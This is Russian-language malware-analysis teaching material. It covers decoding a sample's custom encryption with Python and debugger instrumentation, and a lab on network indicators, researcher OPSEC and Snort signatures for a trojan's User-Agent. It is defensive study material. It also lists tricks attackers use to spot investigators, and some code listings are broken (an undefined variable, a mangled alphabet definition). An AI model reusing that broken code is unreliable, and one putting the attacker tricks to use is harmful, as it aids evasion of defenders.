В ходе дальнейшего исследования обнаруживается, что функции sub_40106C и sub_40112F содержат множественные ссылки на три глобальные переменные: два значения DWORD и один массив размером 256 байт. Это подтверждает наше предположение о том, что первая из них выполняет инициализацию, а вторая представляет собой потоковый шифр (*потоковый шифр* генерирует поток псевдослучайных битов, которые можно наложить на обычный текст с помощью исключающего ИЛИ). У этого примера есть одна особенность: функция инициализации не принимает пароль в качестве аргумента и содержит лишь ссылки на два значения DWORD и указатель на пустой 256-байтный массив.

Здесь нам повезло. Функции кодирования оказались довольно близко к процедуре вывода, которая записывает зашифрованные данные, поэтому найти их было легко.

Преимущества нестандартного кодирования с точки зрения злоумышленника

Злоумышленники ценят нестандартные методы кодирования. Чаще всего дело в том, что они сохраняют характеристики примитивных алгоритмов (небольшой размер и не слишком очевидные признаки применения шифрования) и усложняют обратное проектирование (обнаружение процесса кодирования и создание декодера). Хотя последний аспект считается спорным.

Во многих случаях написание декодера для стандартных методов криптографии оказывается довольно тривиальной задачей – при условии, что был найден соответствующий ключ. Однако злоумышленники могут прибегнуть к любым нестандартным способам кодирования, с явным использованием ключа или без него. Как вы уже видели в предыдущем примере, ключ фактически встраивается (и обфусцируется) в сам код. И даже если он на самом деле используется и мы его нашли, вероятность того, что в свободном доступе есть библиотеки, способные помочь в процессе декодирования, крайне мала.

Декодирование

Обнаружение и изоляция функций шифрования – важная часть анализа, но обычно также есть необходимость в декодировании скрытых данных. Существует два основных способа дублирования кодирующих и декодирующих функций во вредоносном ПО:

- переписывание самих функций;
- использование этих функций в том виде, в котором они существуют во вредоносном коде.

Самодекодирование

Самый экономный способ расшифровать данные (неважно, известен алгоритм или нет) – позволить программе самой выполнить декодирование в штатном режиме. Мы называем этот процесс *самодекодированием*.

Если вы когда-либо останавливали вредонос в отладчике и замечали в его памяти строку, которая не была обнаружена при статическом анализе, можете считать, что вы уже применяли прием самодекодирования. Если ранее скрытая информация на каком-либо этапе расшифровывается, остановить и проанализировать этот процесс будет проще, чем пытаться определить, какой механизм кодирования используется в данном случае (и разработать собственный декодер).

Самодекодирование является малозатратным и эффективным способом расшифровки содержимого, но у него есть свои недостатки. Прежде всего, чтобы определить каждый случай расшифровки, необходимо изолировать декодирующую функцию и создать точку останова сразу по ее завершении. Но, что более важно, если вредонос не занимается декодированием интересующей вас информации (или же вам не удастся заставить его это делать), вы зайдете в тупик. Поэтому важно использовать методики, которые предоставляют вам больше контроля.

Создание декодирующих функций вручную

В случае с примитивными шифрами и методами кодирования часто можно ограничиться использованием стандартных функций языка программирования. Например, в листинге 13.7 показана небольшая программа на языке Python, которая декодирует строку в стандартной кодировке Base64. Замените переменную *пример_строки*, чтобы декодировать нужную вам строку.

Листинг 13.7. Пример Python-скрипта для декодирования Base64

```
import string
import base64
пример_строки = 'VGhpcyBpcyBhIHRlc3Qgc3RyaW5n'
print base64.decodestring(пример_строки)
```

Часто для примитивных методов кодирования, у которых отсутствует кодирующая функция (таких как гаммирование или Base64 с видоизмененным алфавитом), процедуру кодирования проще всего реализовать вручную в виде программы или скрипта. Для этого можно использовать любой язык программирования на ваш выбор. В листинге 13.8 показан пример Python-функции, реализующей гаммирование с сохранением нулевых байтов, описанное ранее.

Листинг 13.8. Пример гаммирования с сохранением нулевых байтов на языке Python

```
def null_preserving_xor(input_char, key_char):
    if (input_char == key_char or input_char == chr(0x00)):
        return input_char
    else:
```

```
return chr(ord(input_char) ^ ord(key_char))
```

Эта функция принимает два значения (входной символ и ключ) и выводит закодированный символ. Чтобы преобразовать строку или более длинный набор данных, используя гаммирование с сохранением нулевых байтов, просто передайте этому ответвлению каждый входной символ с одним и тем же ключом.

Для Base64 с видоизмененным алфавитом потребуется примерно такой же простой скрипт. Например, в листинге 13.9 показан код на языке Python, который превращает модифицированный алфавит в стандартный для Base64 набор символов и затем использует обычную функцию `decodestring`, которая входит в состав библиотеки `base64`.

Листинг 13.9. Пример декодирования нестандартной версии Base64 на языке Python

```
import string
import base64
s = ""
custom
"9ZABCDEFGHIJKLMNPOQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678+/"
Base64
"ABCDEFGHIJKLMNPOQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
ciphertext = 'TEgobxZobxZgGFPkb2O='
for ch in ciphertext:
    if (ch in Base64):
        s = s + Base64[string.find(custom,str(ch))]
    elif (ch == '='):
        s += '='
result = base64.decodestring(s)
```

В случае со стандартными криптографическими алгоритмами лучше всего использовать существующие реализации, доступные в программных библиотеках. Криптографическая библиотека `PyCrypto` (www.dlitz.net/software/pycrypto/), написанная на Python, предоставляет богатый набор функций шифрования. Аналогичные библиотеки существуют и для других языков. В листинге 13.10 можно увидеть простую программу на языке Python, которая расшифровывает данные с помощью алгоритма DES.

Листинг 13.10. Пример использования алгоритма DES на языке Python

```
from Crypto.Cipher import DES
import sys
obj = DES.new('password',DES.MODE_ECB)
cfile = open('encrypted_file','r')
cbuf = f.read()
print obj.decrypt(cbuf)
```

Импортировав библиотеку `PyCrypto`, скрипт открывает зашифрованный файл с именем `encrypted_file` и расшифровывает его с помощью алгоритма DES. При этом используется режим электронной кодовой книги (`electronic code book, ECB`) и строка `password` в качестве пароля.

Блочные шифры, такие как DES, могут использовать разные режимы шифрования, применяя ключ к потоку простого текста произвольной длины; при этом режим должен быть указан в библиотечном вызове. Самым простым режимом является ECB, он применяет шифр к каждому отдельному текстовому блоку.

Существует множество способов написания скриптов с применением декодирующих алгоритмов. Предыдущие примеры должны дать вам представление о возможных вариантах, доступных при самостоятельном написании декодеров.

Создание собственной версии криптографических алгоритмов, использующихся во вредоносной программе, обычно подходит для простых или хорошо документированных шифров (если речь идет о стандартной криптографии). Но все далеко не так радужно, когда метод шифрования оказывается нестандартным, да еще и слишком сложным, чтобы его можно было эмулировать.

Инструментирование для универсальной расшифровки

При использовании самодекодирования, чтобы заставить вредоносную программу расшифровать свое содержимое, вы позволяете ей работать как обычно и затем останавливаете ее в нужный момент. Но вам вовсе не обязательно наблюдать нормальное выполнение вредоноса, если вы можете *управлять* им.

Изолировав процедуру кодирования или декодирования и изучив ее параметры, вы можете использовать ее для работы с любыми данными, в сущности заставляя вредонос вредить самому себе. Этот подход называется *инструментированием*.

Вернемся к вредоносной программе, которая генерирует множество больших зашифрованных файлов (см. раздел «Нестандартное кодирование»). В листинге 13.11 показаны заголовок функции и ее основные инструкции, которые являются частью криптографического цикла, представленного ранее на рис. 13.14.

Листинг 13.11. Код вредоноса, который генерирует множество больших зашифрованных файлов

```
004011A9 push ebp
004011AA mov ebp, esp
004011AC sub esp, 14h
004011AF push ebx
004011B0 mov [ebp+counter], 0
004011B7 mov [ebp+NumberOfBytesWritten], 0
...
004011F5 loc_4011F5: ; CODE XREF: encrypted_Write+46j
004011F5 call encrypt_Init
004011FA
004011FA loc_4011FA: ; CODE XREF: encrypted_Write+7Fj
004011FA mov ecx, [ebp+counter]
004011FD cmp ecx, [ebp+nNumberOfBytesToWrite]
00401200 jnb short loc_40122A
00401202 mov edx, [ebp+lpBuffer]
00401205 add edx, [ebp+counter]
00401208 movsx ebx, byte ptr [edx]
0040120B call encrypt_Byte
00401210 and eax, 0FFh
00401215 xor ebx, eax
00401217 mov eax, [ebp+lpBuffer]
0040121A add eax, [ebp+counter]
0040121D mov [eax], bl
0040121F mov ecx, [ebp+counter]
```

```

00401222 add ecx, 1
00401225 mov [ebp+counter], ecx
00401228 jmp short loc_4011FA
0040122A
0040122A loc_40122A: ; CODE XREF: encrypted_Write+57j
0040122A push 0 ; lpOverlapped
0040122C lea edx, [ebp+NumberOfBytesWritten]

```

Из предыдущего анализа нам известно следующее.

Функция `sub_40112F` занимается инициализацией и находится в самом начале процедуры шифрования, которая вызывается по адресу `0x4011F5`. В листинге 13.11 эта функция помечена как `encrypt_Init`.

На этапе `0x40122A` шифрование уже завершено.

Известны несколько переменных и параметров, используемых в кодирующей функции, включая счетчик и два аргумента: буфер `lpBuffer`, который будет зашифрован или расшифрован, и его длина (`nNumberOfBytesToWrite`).

Итак, у нас есть зашифрованный файл, сам вредонос и понимание того, как работает кодирующая функция. Общая задача состоит в том, чтобы заставить вредоносную программу прогнать зашифрованный файл через ту же процедуру, которая применялась для его шифрования (использование XOR дает основание предполагать, что этот алгоритм является обратимым). Данный процесс можно разделить на этапы.

1. Открыть вредоносную программу в отладчике.
2. Подготовить зашифрованный файл к чтению и предусмотреть исходящий файл для записи.
3. Выделить память внутри отладчика, чтобы вредонос мог к ней обращаться.
4. Загрузить зашифрованный файл на выделенный участок памяти.
5. Инициализировать нужные переменные и аргументы кодирующей функции.
6. Запустить кодирующую функцию для выполнения шифрования.
7. Записать свежерасшифрованный участок памяти в исходящий файл.

Для выполнения этих высокоуровневых задач мы воспользуемся отладчиком Immunity Debugger (ImmDbg). ImmDbg позволяет управлять отладкой с помощью скриптов на языке Python. В листинге 13.12 представлен типичный скрипт, который был написан для обработки зашифрованных файлов, находящихся в одном каталоге с вредоносом, и извлечения простого текста.

Листинг 13.12. Пример скрипта расшифровки для ImmDbg

```

import immlib
def main():
    imm = immlib.Debugger()
    cfile = open("C:\\encrypted_file", "rb") # Открываем зашифрованный файл
    # для чтения
    pfile = open("decrypted_file", "w") # Открываем файл для записи
    # извлеченного текста
    buffer = cfile.read() # Считываем зашифрованный файл в буфер
    sz = len(buffer) # Получаем размер буфера
    membuf = imm.remoteVirtualAlloc(sz) # Выделяем память внутри отладчика
    imm.writeMemory(membuf, buffer) # Копируем в память отлаживаемого процесса
    imm.setReg("EIP", 0x004011A9) # Начало заголовка функции

```

```

imm.setBreakpoint(0x004011b7) # После заголовка функции
imm.Run() # Выполняем заголовок функции
regs = imm.getRegs()
imm.writeLong(regs["EBP"]+16, sz) # Инициализируем в стеке
# переменную NumberOfBytesToWrite
imm.writeLong(regs["EBP"]+8, membuf) # Инициализируем в стеке
# переменную lpBuffer
imm.setReg("EIP", 0x004011f5) # Начало шифрования
imm.setBreakpoint(0x0040122a) # Конец криптографического цикла
imm.Run() # Выполняем криптографический цикл
output = imm.readMemory(membuf, sz) # Считываем результат
pfile.write(output) # Записываем результат

```

Скрипт в листинге 13.12 строго следует общей задаче. `immllib` – это библиотека на языке Python, а вызов `immllib.Debugger` предоставляет программный доступ к отладчику. Вызов `open` открывает зашифрованные файлы для чтения, а расшифрованные – для записи. Параметр `rb` позволяет корректно интерпретировать двоичные символы при открытии (без флага `b` двоичный символ может быть воспринят как конец файла, что приведет к преждевременной остановке чтения).

В режиме отладки команда `imm.remoteVirtualAlloc` выделяет память внутри адресного пространства вредоносного процесса. К этой памяти вредонос может обращаться напрямую. Команда `cfile.read` считывает зашифрованный файл в буфер языка Python, после чего команда `imm.writeMemory` копирует содержимое этого буфера в память отлаживаемого процесса. Функция `imm.getRegs` используется для получения текущих значений регистров, чтобы с помощью регистра `EBP` можно было определить местоположение двух ключевых аргументов: буфера, который нужно расшифровать, и его размера. Для задания этих аргументов применяется функция `imm.writeLong`.

Само выполнение кода состоит из двух этапов, описанных ниже. Это разделение определяется точками останова, созданными с помощью вызовов `imm.setBreakpoint`, установкой регистра `EIP` с использованием команды `imm.setReg("EIP", location)` и вызовами `imm.Run`.

Первый отрезок кода выполняется в начале функции, где подготавливается слой стека и обнуляется счетчик. Этот первый этап находится между адресами `0x004011A9` (установка `EIP`) и `0x004011b7` (срабатывание точки останова).

Второй отрезок представляет собой сам криптографический цикл, для выполнения которого отладчик смещает указатель текущей инструкции в начало функции инициализации (`0x004011f5`). Этот этап начинается с адреса `0x004011f5` (установка `EIP`), проходит через цикл (по одной итерации на каждый байт, подлежащий расшифровке) и завершается на выходе из него (`0x0040122a`), где точка останова прерывает выполнение.

В конце тот же буфер считывается из адресного пространства процесса в память Python-скрипта (с помощью `imm.readMemory`) и выводится в файл (посредством вызова `pfile.write`).

Использование этого скрипта требует небольшой подготовки. Файл, который будет расшифровываться, должен находиться в том же каталоге (`C:\encrypted_file`). Чтобы запустить вредоносную программу, ее следует открыть в `ImmDbg`. Для запуска скрипта выберите в меню `ImmDbg` пункт `Run Python Script` (Выполнить Python-скрипт) или нажмите `Alt+F3`, после чего укажите файл с Python-скриптом из листинга 13.12. После этого в базовом каталоге `ImmDbg` (`C:\Program Files\Immunity Inc\Immunity Debugger`)

появится итоговый файл (decrypted_file). Путь может отличаться, если вы указали его вручную.

В этом примере мы имели дело с отдельной функцией шифрования, которая отличалась прямолинейностью и не обладала зависимостями. Но не все кодирующие функции выглядят подобным образом. Некоторые из них требуют инициализации – возможно, с применением ключа. В некоторых случаях этот ключ может даже не находиться в самом вредоносе, а извлекаться из внешнего источника (например, по сети). В таких ситуациях вредоносный код нужно заранее подготовить.

Если вредонос использует в качестве ключа встроенный пароль, вся подготовка может свестись к обычному запуску. Но иногда для декодирования приходится модифицировать внешнюю среду. Например, если вредонос шифрует свое взаимодействие с помощью ключа, который поступает от внешнего сервера, вам нужно будет либо создать скрипт с алгоритмом, подготавливающим этот ключ, либо симулировать передачу ключа сервером.

Контрольные вопросы

- 1 Зачем нужно анализировать алгоритмы кодирования
- 2 Простые шифры
- 3 Гаммирование
- 4 Взлом гаммирования методом перебора
- 5 Перебор во множестве файлов
- 6 Однобайтное гаммирование с сохранением нулевых байтов
- 7 Определение циклов с исключаяющим ИЛИ в IDA Pro
- 8 Другие простые способы кодирования
- 9 Base64
- 10 Преобразование данных в формат Base64
- 11 Обнаружение и декодирование Base64
- 12 Распространенные криптографические алгоритмы
- 13 Распознавание строк и импортированных символов
- 14 Поиск криптографических констант
- 15 Использование FindCrypt2
- 16 Использование Krypto ANALyzer
- 17 Поиск информации с повышенной энтропией
- 18 Нестандартное кодирование. Обнаружение нестандартного кодирования
- 19 Декодирование и Самодекодирование

Лабораторная работа №5 Анализ сетевых сигнатур вредоносного ПО

Цель занятия: Изучение методик, с помощью которых вредоносный код скрывает свою активность и маскируется под обычный сетевой трафик.

Задание: изучить теоретический материал и ответить на контрольные вопросы
Установить Snort обнаружить

Теоретические сведения

Сетевые контрмеры

Для обеспечения защиты сетевое оборудование использует основные сетевые атрибуты, такие как IP-адреса, TCP- и UDP-порты, доменные имена и содержимое трафика. Брандмауэры и маршрутизаторы позволяют ограничить доступ к сети на основе IP-адресов и портов. DNS-серверы можно сконфигурировать для автоматического перебрасывания неблагонадежных доменных имен на локальный узел (он выступит в роли *sinkhole-сервера*, от англ. *sinkhole* – «воронка»). Прокси-серверы могут быть настроены для обнаружения и предотвращения доступа к определенным доменам.

Системы обнаружения и предотвращения вторжений (IDS и IPS), а также другие средства безопасности, такие как прокси для HTTP и электронной почты, позволяют вырабатывать контрмеры, основанные на *содержимом* трафика. Эти технологии делают возможным более глубокое исследование данных, проходящих по сети. Они используют сетевые сигнатуры (в случае с IDS) и алгоритмы (в случае с почтовыми прокси-серверами) для обнаружения спама. Основные сетевые параметры, такие как IP-адрес и доменное имя, поддерживаются в большинстве систем защиты, поэтому аналитики безопасности часто изучают их в первую очередь.

ПРИМЕЧАНИЕ

Распространенный термин «система обнаружения вторжений» уже устарел. Сигнатуры позволяют распознавать не только вторжения, но и сканирование, перечисление служб, профилирование, необычное применение протоколов и передачу сигналов в исполнении установленных вредоносных. Системы IDS и IPS имеют много общего, разница же заключается в том, что первые созданы лишь для обнаружения подозрительного трафика, а вторые способны предотвращать его перемещение по сети.

Наблюдение за вредоносными программами в их естественной среде обитания

Начинать анализ вредоносного ПО нужно *не* с его запуска в лабораторных условиях или исследования его дизассемблированного кода. Первым делом следует изучить те сведения о вредоносе, которые у вас уже есть. Время от времени аналитику безопасности попадаются вредоносные образцы (или подозрительные исполняемые файлы) без какого-либо контекста, но в большинстве случаев они сопровождаются дополнительной информацией. Анализ подозрительной сетевой активности лучше всего начинать со сбора журнальных записей, сигналов тревоги и захваченных пакетов, которые вредонос уже сгенерировал.

Сведения, поступающие из реальных сетей, имеют определенные преимущества перед информацией, собранной в лабораторных условиях.

Данные, захваченные во время выполнения, позволяют наиболее объективно оценить поведение вредоносной программы. Вредонос может быть запрограммирован на обнаружение лабораторной среды.

Сведения об активности вредоноса могут нести в себе уникальную информацию, которая ускорит анализ. По реальному трафику можно изучить клиентскую и серверную части вредоносной программы, тогда как в лабораторных условиях аналитик имеет доступ только к одной из них. Данные, которые вредонос принимает (а также процедуры их разбора), обычно сложнее анализировать, чем данные, которые он производит. Таким образом, срез двунаправленного трафика может помочь отделить информацию от процесса ее разбора.

Кроме прочего, при пассивном изучении данных отсутствует риск того, что злоумышленник узнает о деятельности аналитика. Мы объясним этот момент во всех подробностях чуть ниже, в подразделе «OPSEC. Операционная безопасность».

Признаки вредоносной активности

Представьте, что мы получили зараженный исполняемый файл и запустили его в лабораторной среде, отслеживая при этом его сетевую активность. В результате мы обнаружили, что вредонос выполняет DNS-запрос для имени *www.badsite.com*, а затем делает HTTP-запрос типа GET к порту 80 и IP-адресу, который был возвращен в DNS-записи. Спустя 30 секунд он пытается о чем-то просигнализировать по другому IP-адресу,

и на этот раз без DNS-запроса. На этом этапе у нас имеется три признака потенциальной вредоносной активности: доменное имя с соответствующим IP-адресом, отдельный IP-адрес и HTTP-запрос типа GET с URI и содержимым (табл. 14.1).

Таблица 14.1. Пример признаков вредоносной сетевой активности

Вид информации	Признак
Домен (с соответствующим IP-адресом)	www.badsite.com (123.123.123.10)
IP-адрес	123.64.64.64
GET-запрос	GET /index.htm HTTP 1.1 Accept: */* User-Agent: Wefa7e Cache-Control: no

После этого у нас, вероятно, возникло бы желание подробнее исследовать эти признаки. Поиск в Интернете мог бы показать, как давно была создана эта вредоносная программа, когда ее впервые обнаружили, насколько она распространена, кто мог ее написать и для чего. При этом отсутствие информации тоже информативно и говорит о том, что это могла быть целенаправленная или совсем новая массовая атака.

Но прежде, чем обращаться к любимой поисковой системе, убедитесь в том, что вы осознаете потенциальные риски, связанные с вашим интернет-расследованием.

OPSEC. Операционная безопасность

При поиске информации в Интернете важно понимать концепцию *операционной безопасности* (operations security, OPSEC). Этот термин используется правительственными и военными организациями для описания процесса, который заключается в том, чтобы не дать противнику завладеть конфиденциальной информацией.

Некоторые ваши действия в ходе расследования могут дать понять злоумышленнику, что вы распознали его вредоносную программу, или даже раскрыть ему ваши персональные данные. Например, если вредонос был послан по электронной почте в вашу корпоративную сеть, но вы решили исследовать его у себя дома, злоумышленник может заметить, что DNS-запрос был сделан с IP-адреса, который не связан с вашей компанией. Существует множество способов обнаружения исследовательской деятельности.

Например:

- отправка определенному человеку фишингового электронного письма со ссылкой и проверка того, выходит ли IP-адрес, с которого был выполнен переход по этой ссылке, за пределы ожидаемой географической области;
- разработка эксплойта для публикации закодированной ссылки в комментариях к блогу (или на каком-то другом сайте, доступном для редактирования), которая, по сути, создает узконаправленный, но публичный след заражения;
- встраивание во вредоносный код неиспользуемого доменного имени и отслеживание попыток получить его адрес.

Узнав о том, что их деятельность кто-то расследует, злоумышленники могут поменять тактику или попросту скрыться.

Безопасное расследование вредоносной деятельности в Интернете

Безопаснее всего вообще отказаться от исследования атаки в Интернете, но часто без этого не обойтись. Если вы все же решили выйти онлайн, то следует использовать окольные пути, чтобы не попасться на глаза бдительному злоумышленнику.

Тактика окольных путей

Один из вариантов – использовать какую-нибудь службу или механизм обеспечения анонимности, например Tor, открытый прокси-сервер или веб-анонимайзер. Эти инструменты могут защитить информацию о вашей личности, однако во многих

случаях они выдают то, что вы пытаетесь спрятаться, а это вызовет подозрения у злоумышленника.

Вы также можете провести исследование на отдельном компьютере (возможно, виртуальном). Для скрытия его местоположения можно применять следующие приемы.

- Использовать мобильное интернет-соединение.
- Пропускать соединение через безопасную командную оболочку (secure shell, SSH) или частную виртуальную сеть (virtual private network, VPN) с использованием удаленной инфраструктуры.
- Использовать промежуточную удаленную систему, запущенную в облачном сервисе, например Amazon Elastic Compute Cloud (Amazon EC2).

Поисковая система или аналогичный сайт тоже могут стать одним из околных путей. Они обеспечивают достаточно безопасный поиск, но с двумя оговорками.

Включение в запрос доменного имени, о котором поисковая система не знала заранее, может вызвать индексацию соответствующего адреса.

Переход по результатам поиска, даже если они заэкшированы, активизирует ссылки второго и более низких уровней, связанных с сайтом.

В следующем разделе собрано несколько интернет-ресурсов, которые предоставляют сводную информацию о таких сетевых атрибутах, как WHOIS-записи и история DNS-запросов (в том числе и обратных).

Получение информации об IP-адресе и домене

IP-адреса и доменные имена – это два фундаментальных атрибута, составляющих среду Интернета. DNS переводит доменные имена наподобие www.yahoo.com в IP-адреса (и обратно). Неудивительно, что вредоносные программы тоже используют DNS: это позволяет им делать свой трафик менее подозрительным и сохранять гибкость и устойчивость при выполнении вредоносных действий.

На рис. 14.1 показано, какого рода информацию можно получить о доменах и IP-адресах. При регистрации доменное имя попадает в специальный реестр вместе с серверами имен, соответствующими датами и контактными данными владельца. Аналогичные реестры (regional internet registries, RIR) существуют и для IP-адресов: в них хранятся диапазоны адресов, сведения о том, каким организациям они принадлежат, а также контактная информация. DNS-запись представляет собой связь между доменным именем и IP-адресом. Вместе с этим предоставляются метаданные, включая черные списки (которые могут относиться как к адресам, так и к доменам) и географические данные (которые относятся только к IP-адресам).



Рис. 14.1. Публичные сведения о доменах и IP-адресах

К доменным и IP-реестрам можно обращаться вручную, используя утилиты командной строки. Но в Интернете существует множество сайтов, которые помогут вам с выполнением базовых запросов. Этот вариант имеет несколько преимуществ.

- Многие сайты автоматически ищут дополнительную информацию.
- Они обеспечивают определенную степень анонимности.
- Они часто предоставляют метаданные, основанные на истории запросов к другим источникам данных, включая черные списки и географическую информацию об IP-адресах.

На рис. 14.2 показан пример двух WHOIS-запросов для доменов, которые использовались в качестве управляющих серверов в ходе целенаправленных атак с применением бэкдоров. И хотя бэкдоры были разными, при регистрации их доменов было указано одно и то же имя.

Отдельного внимания заслуживают следующие сайты.

DomainTools (www.domaintools.com). Предоставляет историю WHOIS-записей, обратный поиск, возвращающий список всех доменных имен, которые ссылаются на заданный IP-адрес, и обратные WHOIS-запросы, которые позволяют искать WHOIS-записи на основе метаданных с контактной информацией. Некоторые услуги, предоставляемые сайтом DomainTools, являются платными или требуют подписки.

RobTex (www.robtex.com). Предоставляет сведения о нескольких доменных именах, которые ссылаются на один и тот же IP-адрес. Может выводить множество другой информации – например, входит ли домен или IP-адрес в один из нескольких черных списков.

BFK DNS logger (www.bfk.de/bfk_dnslogger_en.html). Использует информацию о пассивном отслеживании DNS. Это один из немногих свободно доступных ресурсов, которые занимаются мониторингом подобного рода. Есть несколько других сервисов, которые предоставляют аналогичные услуги за плату или только ограниченному кругу профессиональных исследователей безопасности.




Рис. 14.2. Пример WHOIS-запросов для двух разных доменов

Контрмеры, основанные на сетевом трафике

Базовые индикаторы, такие как IP-адреса и доменные имена, пригодятся для защиты от определенной версии вредоносного ПО, однако их ценность краткосрочна, так как злоумышленники могут их быстро поменять. А вот признаки, основанные на содержимом трафика, обычно оказываются более полезными и долговременными, поскольку они позволяют идентифицировать вредоносные программы с помощью более фундаментальных характеристик.

IDS, основанные на сигнатурах, являются самыми старыми и распространенными системами для обнаружения вредоносной активности в сетевом трафике. Их работа зависит от того, известно ли нам, как ведет себя вредонос. Если мы знаем, как выглядит его поведение, мы можем создать для него сигнатуру и обнаружить его в следующий раз. Идеальная сигнатура способна отсылать оповещения каждый раз, когда происходит что-то подозрительное (корректное срабатывание), но не поднимать шум, когда обычная программа демонстрирует признаки вредоносного поведения (ложное срабатывание).

Обнаружение вторжений с помощью Snort

Одна из самых популярных систем IDS называется Snort. Она используется для сигнатур или правил, которые связывают между собой группу элементов (так называемые параметры правил), истинность которых является обязательным условием срабатывания правила. Основные параметры занимаются распознаванием элементов, которые либо относятся к содержимому (параметры правил содержимого в терминологии Snort), либо нет (параметры правил вне содержимого). Примерами параметров правил вне содержимого могут служить определенные флаги, значения TCP- или IP-заголовков и размер пакета. Например, параметр `flow:established,to_client` выбирает пакеты, которые входят в сеанс TCP, инициированный сервером, и предназначены для клиента. Еще один пример, `dsize:200`, выбирает пакеты, содержимое которых равно 200 байт.

Создадим для Snort простое правило, которое позволяет обнаружить вредонос, рассмотренный нами ранее в этой главе (и приведенный в табл. 14.1). Эта программа генерирует сетевой трафик, состоящий из HTTP-запроса типа GET.

Когда браузеры или другие HTTP-приложения делают запрос, они указывают поле заголовка User-Agent, чтобы связаться с программой, которая используется для этого запроса. Обычно данное поле начинается со слова Mozilla (по историческим причинам) и может выглядеть как Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1). Здесь содержится информация о версии браузера и ОС.

Поле User-Agent, которое используется ранее рассмотренным вредоносом, равно Wefa7e. Это характерное значение, и с его помощью можно распознавать вредоносный трафик. Следующая сигнатура нацелена на необычные строки User-Agent, которые использовались запущенным нами вредоносом:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN
Malicious User-Agent";
content:"|0d 0a|User-Agent\.: Wefa7e"; classtype:trojan-activity; sid:2000001; rev:1;)
```

В Snort правила состоят из двух частей: заголовка и параметров. Заголовок содержит действие (обычно alert), протокол, исходный и конечный IP-адреса, а также порты источника и адресата.

В правилах принято использовать переменные, которые позволяют адаптироваться под текущую среду: \$HOME_NET и \$EXTERNAL_NET определяют внутренний и внешний диапазоны IP-адресов, а \$HTTP_PORTS указывает порты, которые следует интерпретировать как HTTP-трафик. В данном случае заголовок \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS соответствует исходящему трафику, проходящему через HTTP-порты, так как знак -> говорит о том, что правило относится лишь к одному направлению передачи данных.

Раздел параметров содержит элементы, которые определяют, должно ли правило сработать. Элементы обычно проверяются по порядку, и каждый из них должен быть истинным, иначе правило будет проигнорировано. В табл. 14.2 описаны ключевые слова, которые используются в приведенном выше правиле.

Таблица 14.2. Описание ключевых слов в правилах системы Snort

Ключевое слово	Описание
msg	Сообщение, которое будет выводиться в оповещении или журнальной записи
content	Ищет определенные данные в содержимом пакета (см. ниже)
classtype	Общая категория, к которой относится правило
sid	Уникальный идентификатор правила
rev	В сочетании с sid служит уникальным идентификатором версии правила

Внутри выражения content используется вертикальная черта (|), которая определяет начало и конец записи в шестнадцатеричном формате. Все, что находится между этими символами, интерпретируется в качестве шестнадцатеричных значений. Таким образом, |0d 0a| представляет разрыв между HTTP-заголовками. В данной сигнатуре параметр правила content соответствует полю HTTP-заголовка User-Agent: Wefa7e, поскольку заголовки в этом протоколе разделяются символами 0d и 0a.

Теперь у нас есть оригинальные признаки и сигнатура системы Snort. На этом этапе исследование сетевых индикаторов, особенно с применением автоматических методик анализа вроде так называемых песочниц, часто считается завершенным. Мы получили IP-адреса, которые следует заблокировать в брандмауэре, доменные имена, подлежащие блокировке на уровне прокси-серверов, и сетевую сигнатуру для системы IDS. Однако не стоит на этом останавливаться, ведь текущие меры дают нам лишь ложное ощущение безопасности.

Углубленный анализ

Аналитик безопасности всегда должен находить баланс между рациональностью и точностью. При анализе сетевой активности вредоносной программы приходится запускать ее в изолированной среде и надеяться на то, что полученных результатов будет достаточно. Но более *точным* решением было бы изучить вредонос полностью, функция за функцией.

В предыдущем разделе в качестве примера приводилась настоящая вредоносная программа, Snort-сигнатура для которой была подана в так называемый список новых угроз. В этом списке содержится набор общедоступных правил, которые разрабатываются сообществом. В своем представлении предложенной сигнатуры ее автор утверждает, что он видел в реальном трафике два значения поля User-Agent: Wefa7e и Weeba3. Он подал на утверждение следующее правило, которое основано на его собственных наблюдениях:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent\: We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/";
classtype:trojan-activity;
reference:url,www.threatexpert.com/report.aspx?md5=d9bcb4e4d650a6ed4402fab8f9ef1387;
sid:2010262; rev:1;)
```

Это правило содержит несколько дополнительных ключевых слов, которые описаны в табл. 14.3.

Таблица 14.3. Описания дополнительных ключевых слов в правилах системы Snort

Ключевое слово	Описание
flow	Определяет характеристики TCP-потока, которые нужно исследовать; например, установлен ли поток и откуда пришли пакеты: от сервера или клиента
isdataat	Проверяет существование данных в указанном месте (с начала или относительно последнего вхождения)
